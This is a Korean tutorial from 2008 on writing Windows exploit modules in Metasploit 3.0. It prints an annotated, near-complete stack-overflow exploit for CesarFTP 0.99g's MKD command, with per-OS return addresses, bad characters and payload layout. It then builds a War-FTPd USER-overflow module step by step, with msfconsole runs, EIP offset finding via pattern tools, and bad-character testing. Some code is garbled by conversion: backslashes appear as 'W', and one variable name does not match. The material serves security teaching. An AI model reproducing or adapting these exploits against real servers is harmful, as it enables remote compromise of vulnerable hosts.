
Metasploit v3.0을 이용한 Exploit 작성하기

2008.1.18

본 문서는 Jerome님의 Writing Windows Exploits 을 기반으로 작성된 문서임을 밝힙니다.

rich4rd

『rich4rd.lim@gmail.com』

목차.

1. 소개 및 개요

2. 배경지식

3. Exploit module 실습

3.1 Exploit module 수정하기

3.2 Exploit module 작성하기

3.3 취약한 프로그램에 대한 간단한 실습

3.3 공격지점 찾기

3.3.1 사용가능한 공간 찾기

3.3.2 Return address 찾기

3.3.3 Bad character 처리

4. 마무리

1. 소개 및 개요

본 문서는 Ruby언어로 만들어진 Metasploit Framework 3.x에서 윈도우 Exploit 작성을 설명할 것입니다. 하지만 Fuzzing 같이 취약점을 찾는 설명을 하지 않습니다. Metasploit은 쉽고 빠르게 exploit 작성이 가능케 했습니다.

2. 필요한 배경지식


- 약간의 Metasploit Framework 사용 방법
- 약간의 프로그래밍 지식
- 윈도우 메모리 관리에 대한 이해 (Heap, Stack, Registers)

3. Exploit module 실습

Metasploit에서는 Exploit module이라고 합니다.

3.1 Exploit module 수정하기

Exploit module은 다음 폴더에 위치해 있습니다.



```
bt ftp # pwd
/root/framework-3.0/modules/exploits/windows/ftp
bt ftp # ls -l c*
-rw-r--r-- 1 root root 1970 Mar 25 2007 cesarftp_mkd.rb
bt ftp #
```

해당 코드는 다음과 같습니다.

```
##
# $Id: cesarftp_mkd.rb 4419 2007-02-18 00:10:39Z hdm $
##
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://Metasploit.com/projects/Framework/
```

##

require 'msf/core' # core library는 항상 필요합니다.

module Msf # 이 줄은 항상 적어야 합니다.

class Exploits::Windows::Ftp::Cesarftp_Mkd < Msf::Exploit::Remote

(Exploits::Windows::Ftp::Cesarftp_Mkd)클래스의 해당 파일은

(/root/framework-3.0/modules/exploits/windows/ftp/cesarftp_mkd.rb)에 위치합니다.

(cesarftp_mkd.rb) 모듈은 (Cesarftp_Mkd)과 같이 클래스의 이름과 동일해야 합니다.

include Exploit::Remote::Ftp #MSF에서 제공하는 함수인 Ftp를 사용합니다.

def initialize(info = {})

super(update_info(info,

'Name' => 'Cesar FTP 0.99g MKD Command Buffer Overflow',

콘솔에 표시될 Exploit의 이름을 적습니다.

'Description' => %q{

CesarFTP 0.99g.
This module exploits a stack overflow in the MKD verb in

#모듈과 취약점에 관한 간단한 설명을 적습니다.

},

'Author' => 'MC', #해당 모듈의 제작자를 적습니다.

'License' => MSF_LICENSE, #license 타입입니다.

'Version' => '\$Revision: 4419 \$', #모듈의 버전을 적습니다.

'References' => #취약점에 대한 참고 할 수 있는 URL을 적습니다.

[

['BID', '18586'],

['CVE', '2006-2961'],

['URL', 'http://secunia.com/advisories/20574/'],

],

'Privileged' => true,

'DefaultOptions' =>

{

'EXITFUNC' => 'process',

},

'Payload' =>

{

'Space' => 250, #셸코드를 저장하기 위한 최대 공간을

적습니다.

을 적습니다.

```
'BadChars' => "Wx00Wx20Wx0aWx0d", #Bad character들
'StackAdjustment' => -3500,
},
'Platform'      => 'win', # 공격 시스템의 운영체제를 적습니다.
'Targets'       =>
#공격 가능한 환경과 and 리턴 주소를 적습니다.
[
    [ 'Windows 2000 Pro SP4 English', { 'Ret' =>
0x77e14c29 } ],
    [ 'Windows XP SP2 English',      { 'Ret' =>
0x76b43ae0 } ],
    [ 'Windows 2003 SP1 English',     { 'Ret' =>
0x76AA679b } ],
],
'DisclosureDate' => 'Jun 12 2006', #작성된 날짜를 적습니다.
'DefaultTarget'  => 0
#기본적으로 공격 시스템을 정하게 됩니다. 이 코드의 경우에는 (Windows
2000 Pro SP4 English)이 됩니다.
)
)
end

def check #실습이 가능한지 확인합니다.
    connect
    disconnect

    if (banner =~ /CesarFTP 0W.99g/)
        return Exploit::CheckCode::Vulnerable
        서버로부터 banner가 돌아올 때 실습이 가능함을 알 수 있습니다.
    end

    return Exploit::CheckCode::Safe #실습이 불가능 합니다.
end

def exploit #Exploit을 정의합니다.
    connect_login #Ftp login 함수를 사용합니다.
    exploit = "Wn" * 671 + Rex::Text.rand_text_english(3, payload_badchars)
#Padding을 만듭니다.
    exploit << [target.ret].pack('V') + make_nops(40) + payload.encoded
    #리턴 주소 (little endian converted) + nop sled + payload

    print_status("Trying target #{target.name}...")
```

```
send_cmd( ['MKD', sploit] , false) #대상 시스템에 공격코드를 보냅니다.
```

```
handler
```

```
disconnect #연결을 종료합니다.
```


```
end
```

```
end
```

```
end
```

3.2 Exploit module 작성하기

Exploit module 실습을 위해서 Buffer over flow에 대해서 취약점이 존재하는 WarFTPd version 1.5를 사용하겠습니다. 해당 프로그램을 설치 후 데몬을 실행합니다. No anonymous logins를 체크 해제합니다. Go Online/Offline 버튼을 선택합니다.



다음과 같이 코드를 작성합니다.

```
##
```

```
# This file is part of the Metasploit Framework and may be subject to
```

```
# redistribution and commercial restrictions. Please see the Metasploit
```

```

# Framework web site for more information on licensing and terms of use.
# http://Metasploit.com/projects/Framework/
##

require 'msf/core'

module Msf

class Exploits::Windows::Ftp::WarFtpd < Msf::Exploit::Remote

  include Exploit::Remote::Ftp

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'War-FTPD 1.65 Username Overflow',
      'Description'    => %q{
        This module exploits a buffer overflow found in the USER
command
        of War-FTPD 1.65.
      },      # 설명 부분
      'Author'         => 'Your Name',      #자신의 이름을 적습니다.
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 1 $',
      'References'     =>
        [
          [
            'http://osvdb.org/displayvuln.php?osvdb\_id=875&print'
          ],
          'URL',
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process'
        }
    )
  end
end

```

```

        },
        'Payload' =>
        {
            'Space' => 1000,          #디버깅을 안 했으므로 아직
정확한 정보가 없습니다.
            'BadChars' => "Wx00"
            # 디버깅을 안 했으므로 아직 정확한 정보가 없습니다.
        },
        'Targets' =>
        [
            # Target 0
            [
                'Our Windows Target',
                #공격 대상의 환경을 적습니다. (예: Windows xp
SP2)
                {
                    'Platform' => 'win', #윈도우를 선택합니
다.
                    'Ret' => 0x01020304
                    # 디버깅을 안 했으므로 아직 정확한 정보
가 없습니다.
                }
            ]
        ]
    )
)
end
def exploit
    connect

    print_status("Trying target #{target.name}...")

```


exploit = 'A' * 1000 #취약점을 테스트 하기 위해서 A 문자 1000개를 보내 봅니다.

```
send_cmd( ['USER', exploit] , false )
```

```
handler
```

```
disconnect
```

```
end
```

```
end
```

```
end
```

3.3 취약한 프로그램에 대한 간단한 실습

(1) 작성한 Exploit을 실행합니다.

```
bt framework-3.0 # ./msfconsole


metasploit

= [ msf v3.0
+ -- --=[ 177 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
= [ 30 aux


msf > use windows/ftp/warftpd
msf exploit(warftpd) > set RHOST 192.168.41.50
RHOST => 192.168.41.50
msf exploit(warftpd) > set TARGET 0
TARGET => 0
msf exploit(warftpd) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(warftpd) > exploit
[*] Started bind handler
[*] Connecting to FTP server 192.168.41.50:21...
[*] Connected to target FTP server.
[*] Trying target Our Windows Target...
[*] Exploit completed, but no session was created.
msf exploit(warftpd) >
```

공격 후 Warftpd가 강제적으로 종료됨을 확인 할 수 있습니다. 이는 B0F를 일으켜서 종료된 것이므로 공격이 성공적임을 알 수 있습니다.

(2) Warftpd를 재실행 후 Ollydbg에서 Attach로 프로세스를 불러옵니다.



(3) Exploit을 다시 보내면 Access violation 메시지를 확인 할 수 있고 EIP레지스터의 내용이 41414141로 덮어 쓰게 됨을 알 수 있습니다.



3.3 공격지점 찾기

3.3.1 사용가능한 공간 찾기

이제 우리의 쉘코드(Payload)가 메모리에서 저장 될 수 있는 충분한 공간을 찾아야 합니다.

(1) Patterncreate() 함수를 이용해서 반복적이기 않고 영문자숫자 형태로 되어있는 1000개의 문자들을 만들 것입니다. 이 실행 파일은 /root/framework-3.0/tools/에 있습니다. 이 문자들을 Exploit하는데 사용할 것입니다.


```
bt tools # pwd
/root/framework-3.0/tools
bt tools #
bt tools # ruby pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
```

(2) 새로 생성한 문자들을 Exploit 변수로 옮깁니다.

```
exploit = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9'

send_cmd( ['USER', exploit] , false ) #We send our evil string
```

(3) 이 llydbg에서 Warftpd를 불러들인 상태에서 수정한 exploit을 다시 보냅니다. 다음과 같이 EIP가 패턴문자(31714131)로 덮여 쓰였음을 알 수 있습니다.



3.3 공격지점 찾기

3.3.1 사용가능한 공간 찾기

(1) PatternOffset() 함수를 이용하여 패턴 문자의 첫 부분부터 인터럽트가 걸린 값까지의 거리를 알기 위해 사용합니다. 다음 그림은 EIP 레지스터의 내용인 32714131까지의 거리가 485byte임을 나타내고 있습니다.

```
bt tools #
bt tools # pattern_offset.rb 32714131 1000
485
bt tools #
```

(2) 이젠 거리를 알았으니 Exploit 코드의 space 변수의 값을 485로 수정합니다.

```
bt ftp # cat warftpd.rb | grep 485
'Space' => 485,
bt ftp #
```

3.3.2 Return address 찾기

Msfpecan을 이용하여 opcode를 위한 리턴주소를 찾습니다.

- msfpescan에 대한 기본 정보는 다음과 같습니다.

```
Usage: /root/framework-3.0/msfpescan [mode] <options> [targets]

Modes:
-j, --jump [regA,regB,regC]    Search for jump equivalent instructions
-p, --popopret                Search for pop+pop+ret combinations
-r, --regex [regex]           Search for regex match
-a, --analyze-address [address] Display the code at the specified address
-b, --analyze-offset [offset]  Display the code at the specified offset
-f, --fingerprint             Attempt to identify the packer/compiler

Options:
-M, --memdump                 The targets are memdump.exe directories
-A, --after [bytes]           Number of bytes to show after match (-a/-b)
-B, --before [bytes]          Number of bytes to show before match (-a/-b)
-I, --image-base [address]    Specify an alternate ImageBase
-h, --help                    Show this message

bt ftp #
```

이 툴 외로도 MSF Opcode 데이터베이스, eEye의 eereap등의 툴들이 있습니다.

★ 이 문서는 취약한 프로그램에 대한 실제 공격을 위한 문서가 아니므로 방법만 제시하겠습니다.

3.3.3 Bad character 처리

Exploit이 성공적으로 이루어지기 위해서는 셸코드안에 있는 Null 문자들을 치환해야 합니다. 또한 어떤 어플리케이션은 대문자로 바꾸기도 합니다. 따라서 Bad character 처리는 Exploit전에 꼭 해야 하는 과정이라고 할 수 있습니다.

(1) Bad character를 찾기 위해 디버거가 Warftpd를 불러온 상태에서 ASCII 테이블의 모든 문자를 exploit변수에 담아서 보내 보냅니다. Access violation이 걸린 상태에서 Esp register에 대한 옵션 중 follow in dump를 선택해서 우리가 보낸 문자들과 메모리에 저장된 문자들이 일치하는지 확인하는 과정으로 Bad character를 찾습니다.

(2) Bad character를 찾게 된 경우 그 문자를 삭제하고 다시 보내면서 우리가 보낸 문자들을 완벽하게 디버거에서 확인 할 때까지 반복합니다. _-;

4. 마무리

이 문서는 Metasploit을 이용한 Exploit제작 방법에 대해서 간단하게 알아보았습니다. 간혹 공격 성공 후 Shell prompt가 보고 싶었을 분도 계실 수 있는데 본 문서의 목적은 공격성공이 아니라 전반적인 Exploit제작 방법을 말씀드리고 싶은 것이니 양해 부탁드립니다. 분명 혼자 연습하시면서 성공하시리라 생각합니다. :-) 읽어 주셔서 감사합니다. 좋은 하루 되세요!.